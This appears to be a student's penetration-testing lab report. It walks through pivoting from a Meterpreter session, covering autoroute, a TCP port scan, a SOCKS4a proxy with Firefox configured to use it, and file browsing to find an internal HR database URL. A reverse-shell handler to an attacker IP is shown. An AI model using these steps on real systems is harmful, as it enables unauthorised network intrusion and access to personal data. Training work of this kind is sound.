TASK 10
HR Database Access Report

Rev A

Milo22

1 Confirm Meterpreter session is still alive

```
meterpreter > getuid
Server username: WIN-6UV4GTPJ700\HR-user
meterpreter >
```

2 Run ipconfig

```
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 11
============
Name         : Microsoft Teredo Tunneling Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::100:7f:fffe
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 12
============
Name         : AWS PV Network Device #0
Hardware MAC : 0e:bb:b9:bd:33:33
MTU          : 9001
IPv4 Address : 10.0.150.62
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::71b0:a646:b305:59f
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 14
============
Name         : Microsoft ISATAP Adapter #2
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:a00:963e
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter >
```

3 Run Autoroute

3.1 run autoroute -h

```
meterpreter > run autoroute -h

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Usage:   run autoroute [-r] -s subnet -n netmask
[*] Examples:
[*]   run autoroute -s 10.1.1.0 -n 255.255.255.0  # Add a route to 10.10.10.1/255.255.255.0
[*]   run autoroute -s 10.10.10.1                 # Netmask defaults to 255.255.255.0
[*]   run autoroute -s 10.10.10.1/24              # CIDR notation is also okay
[*]   run autoroute -p                            # Print active routing table
[*]   run autoroute -d -s 10.10.10.1              # Deletes the 10.10.10.1/255.255.255.0 route
[*] Use the "route" and "ipconfig" Meterpreter commands to learn about available routes
[-] Deprecation warning: This script has been replaced by the post/multi/manage/autoroute module
meterpreter >
```

3.2 run autoroute -s

run autoroute -s 10.0.150.62/24
run autoroute -p

```
meterpreter > run autoroute -s 10.0.150.62/24

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 10.0.150.62/255.255.255.0...
[+] Added route to 10.0.150.62/255.255.255.0 via 10.0.150.62
[*] Use the -p option to list all active routes
meterpreter > run autoroute -p

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]

Active Routing Table
====================

   Subnet             Netmask            Gateway
   ------             -------            -------
   10.0.150.62        255.255.255.0      Session 3

meterpreter >
```

3.3 set background

ctrl + z

```
meterpreter >
Background session 3? [y/N]
```

3.4 use auxiliary/scanner/portscan/tcp

```
msf exploit(handler) > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > set rhost 10.0.150.62
[!] RHOST is not a valid option for this module. Did you mean RHOSTS?
rhost => 10.0.150.62
msf auxiliary(tcp) > set rhosts 10.0.150.62
rhosts => 10.0.150.62
msf auxiliary(tcp) > exploit

[*] 10.0.150.62:          - 10.0.150.62:139 - TCP OPEN
[*] 10.0.150.62:          - 10.0.150.62:135 - TCP OPEN
[*] 10.0.150.62:          - 10.0.150.62:445 - TCP OPEN
[*] 10.0.150.62:          - 10.0.150.62:3389 - TCP OPEN
```

3.5 set RHOSTS

set rhosts 10.0.150.62

```
msf exploit(handler) > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > set rhost 10.0.150.62
[!] RHOST is not a valid option for this module. Did you mean RHOSTS?
rhost => 10.0.150.62
msf auxiliary(tcp) > set rhosts 10.0.150.62
rhosts => 10.0.150.62
msf auxiliary(tcp) > exploit

[*] 10.0.150.62:          - 10.0.150.62:139 - TCP OPEN
[*] 10.0.150.62:          - 10.0.150.62:135 - TCP OPEN
[*] 10.0.150.62:          - 10.0.150.62:445 - TCP OPEN
[*] 10.0.150.62:          - 10.0.150.62:3389 - TCP OPEN
```

3.6 exploit

```
msf exploit(handler) > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > set rhost 10.0.150.62
[!] RHOST is not a valid option for this module. Did you mean RHOSTS?
rhost => 10.0.150.62
msf auxiliary(tcp) > set rhosts 10.0.150.62
rhosts => 10.0.150.62
msf auxiliary(tcp) > exploit

[*] 10.0.150.62:          - 10.0.150.62:139 - TCP OPEN
[*] 10.0.150.62:          - 10.0.150.62:135 - TCP OPEN
[*] 10.0.150.62:          - 10.0.150.62:445 - TCP OPEN
[*] 10.0.150.62:          - 10.0.150.62:3389 - TCP OPEN
```

We have discovered ports:
139
135
445
3389

4 use auxiliary/server/socks4a

jobs
show options
route


```
msf auxiliary(socks4a) > jobs

Jobs
====

  Id  Name                     Payload                         Payload opts
  --  ----                     -------                         ------------
  0   Exploit: multi/handler   windows/meterpreter/reverse_tcp  tcp://10.0.99.30:4444
  2   Auxiliary: server/socks4a

msf auxiliary(socks4a) > show options

Module options (auxiliary/server/socks4a):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  10.0.99.30       yes       The address to listen on
   SRVPORT  1080             yes       The port to listen on.


Auxiliary action:

   Name   Description
   ----   -----------
   Proxy


msf auxiliary(socks4a) > route

IPv4 Active Routing Table
=========================

   Subnet            Netmask           Gateway
   ------            -------           -------
   10.0.150.62       255.255.255.0     Session 3
```

4.1 set svrhost and svrport


```
msf auxiliary(socks4a) > set svrhost 10.0.99.30
svrhost => 10.0.99.30
msf auxiliary(socks4a) > set svrport 1080
svrport => 1080
msf auxiliary(socks4a) >
```


4.2 Configure Firefox Proxy

Open Firefox and go to options / settings




In Find in Options type proxy





Choose Manual Proxy Configuration
Select Socks v4
In Socks Host (for this instance type) 10.0.99.30
In Socks Port (for this instance type) 1080

Hit ok



4.3 Read contents of HR Database on HR Users' Desktop

```
meterpreter > cd ..
meterpreter > cd ..
meterpreter > ls
Listing: C:\
============

Mode              Size       Type  Last modified              Name
----              ----       ----  -------------              ----
40777/rwxrwxrwx   0          dir   2018-05-16 17:37:25 +0000  $Recycle.Bin
40777/rwxrwxrwx   0          dir   2016-10-12 00:10:37 +0000  Boot
40777/rwxrwxrwx   0          dir   2012-02-25 12:09:57 +0000  Documents and Settings
40777/rwxrwxrwx   0          dir   2009-07-14 03:20:08 +0000  PerfLogs
40555/r-xr-xr-x   0          dir   2018-05-04 17:44:52 +0000  Program Files
40555/r-xr-xr-x   0          dir   2018-05-15 22:31:24 +0000  Program Files (x86)
40777/rwxrwxrwx   0          dir   2017-04-25 19:43:51 +0000  ProgramData
40777/rwxrwxrwx   0          dir   2018-05-16 02:16:50 +0000  Python27
40777/rwxrwxrwx   0          dir   2017-04-25 17:04:42 +0000  Recovery
40777/rwxrwxrwx   0          dir   2017-04-25 17:00:58 +0000  System Volume Information
40555/r-xr-xr-x   0          dir   2018-05-16 03:39:32 +0000  Users
40777/rwxrwxrwx   0          dir   2017-04-25 17:04:43 +0000  Windows
100444/r--r--r--  383786     fil   2010-11-21 03:24:02 +0000  bootmgr
40777/rwxrwxrwx   0          dir   2024-02-13 22:22:42 +0000  exploit_files
100666/rw-rw-rw-  536870912  fil   2024-02-07 23:39:43 +0000  pagefile.sys
40777/rwxrwxrwx   0          dir   2024-02-13 23:43:58 +0000  scripts
```

```
meterpreter > cd Users
meterpreter > ls
Listing: C:\Users
=================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40777/rwxrwxrwx   0     dir   2017-04-25 19:25:06 +0000  Administrator
100666/rw-rw-rw-  4096  fil   2017-04-25 19:43:51 +0000  All Users
40555/r-xr-xr-x   0     dir   2017-04-25 17:02:21 +0000  Default
40777/rwxrwxrwx   0     dir   2012-02-25 12:09:57 +0000  Default User
40777/rwxrwxrwx   0     dir   2018-05-16 03:39:49 +0000  HR-user
40555/r-xr-xr-x   0     dir   2024-02-13 23:51:09 +0000  Public
100666/rw-rw-rw-  174   fil   2009-07-14 04:57:55 +0000  desktop.ini
40777/rwxrwxrwx   0     dir   2018-05-16 02:17:07 +0000  ephemeral
```

```
meterpreter > cd HR-user
meterpreter > ls
Listing: C:\Users\HR-user
=========================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
40777/rwxrwxrwx   0       dir   2012-04-05 20:45:17 +0000  AppData
40777/rwxrwxrwx   0       dir   2018-05-16 03:39:49 +0000  Application Data
40555/r-xr-xr-x   0       dir   2018-05-16 17:37:23 +0000  Contacts
40777/rwxrwxrwx   0       dir   2018-05-16 03:39:49 +0000  Cookies
40555/r-xr-xr-x   0       dir   2018-05-16 21:42:59 +0000  Desktop
40555/r-xr-xr-x   0       dir   2018-05-16 17:37:23 +0000  Documents
40555/r-xr-xr-x   0       dir   2018-05-16 17:37:23 +0000  Downloads
40555/r-xr-xr-x   0       dir   2018-05-16 17:37:23 +0000  Favorites
40555/r-xr-xr-x   0       dir   2018-05-16 17:37:23 +0000  Links
40777/rwxrwxrwx   0       dir   2018-05-16 03:39:49 +0000  Local Settings
40555/r-xr-xr-x   0       dir   2018-05-16 17:37:23 +0000  Music
40777/rwxrwxrwx   0       dir   2018-05-16 03:39:49 +0000  My Documents
100666/rw-rw-rw-  786432  fil   2024-02-17 19:37:09 +0000  NTUSER.DAT
100666/rw-rw-rw-  65536   fil   2018-05-16 03:39:51 +0000  NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TM.blf
100666/rw-rw-rw-  524288  fil   2018-05-16 03:39:51 +0000  NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000001.regtrans-ms
100666/rw-rw-rw-  524288  fil   2018-05-16 03:39:51 +0000  NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000002.regtrans-ms
40777/rwxrwxrwx   0       dir   2018-05-16 03:39:49 +0000  NetHood
40555/r-xr-xr-x   0       dir   2018-05-16 17:37:23 +0000  Pictures
40777/rwxrwxrwx   0       dir   2018-05-16 03:39:49 +0000  PrintHood
40777/rwxrwxrwx   0       dir   2018-05-16 03:39:49 +0000  Recent
40555/r-xr-xr-x   0       dir   2018-05-16 17:37:23 +0000  Saved Games
40555/r-xr-xr-x   0       dir   2018-05-16 17:37:23 +0000  Searches
40777/rwxrwxrwx   0       dir   2018-05-16 03:39:49 +0000  SendTo
40777/rwxrwxrwx   0       dir   2018-05-16 03:39:49 +0000  Start Menu
40777/rwxrwxrwx   0       dir   2018-05-16 03:39:49 +0000  Templates
40555/r-xr-xr-x   0       dir   2018-05-16 17:37:23 +0000  Videos
100666/rw-rw-rw-  308224  fil   2024-02-17 19:37:09 +0000  ntuser.dat.LOG1
100666/rw-rw-rw-  0       fil   2018-05-16 03:39:49 +0000  ntuser.dat.LOG2
100666/rw-rw-rw-  20      fil   2012-04-05 20:45:17 +0000  ntuser.ini
```

```
meterpreter > cd desktop
meterpreter > ls
Listing: C:\Users\HR-user\desktop
=================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  200   fil   2012-04-05 20:47:36 +0000  EC2 Feedback.url
100666/rw-rw-rw-  581   fil   2012-04-05 20:47:31 +0000  EC2 Microsoft Windows Guide.website
100666/rw-rw-rw-  125   fil   2018-05-16 21:42:59 +0000  HR Database.url
100666/rw-rw-rw-  282   fil   2018-05-16 17:37:23 +0000  desktop.ini
```

```
meterpreter > cat "HR Database.url"
[{000214A0-0000-0000-C000-000000000046}]
Prop3=19,2
[InternetShortcut]
URL=http://hr.aerospatiale-trombert.fra/
IDList=
```

Copy http

```
meterpreter > cat "HR Database.url"
[{000214A0-0000-0000-C000-000000000046}]
Prop3=19,2
[InternetShortcut]
URL=http://hr.aerospatiale-trombert.fra/
IDList=
```

Paste http path into the address bar of Firefox and enter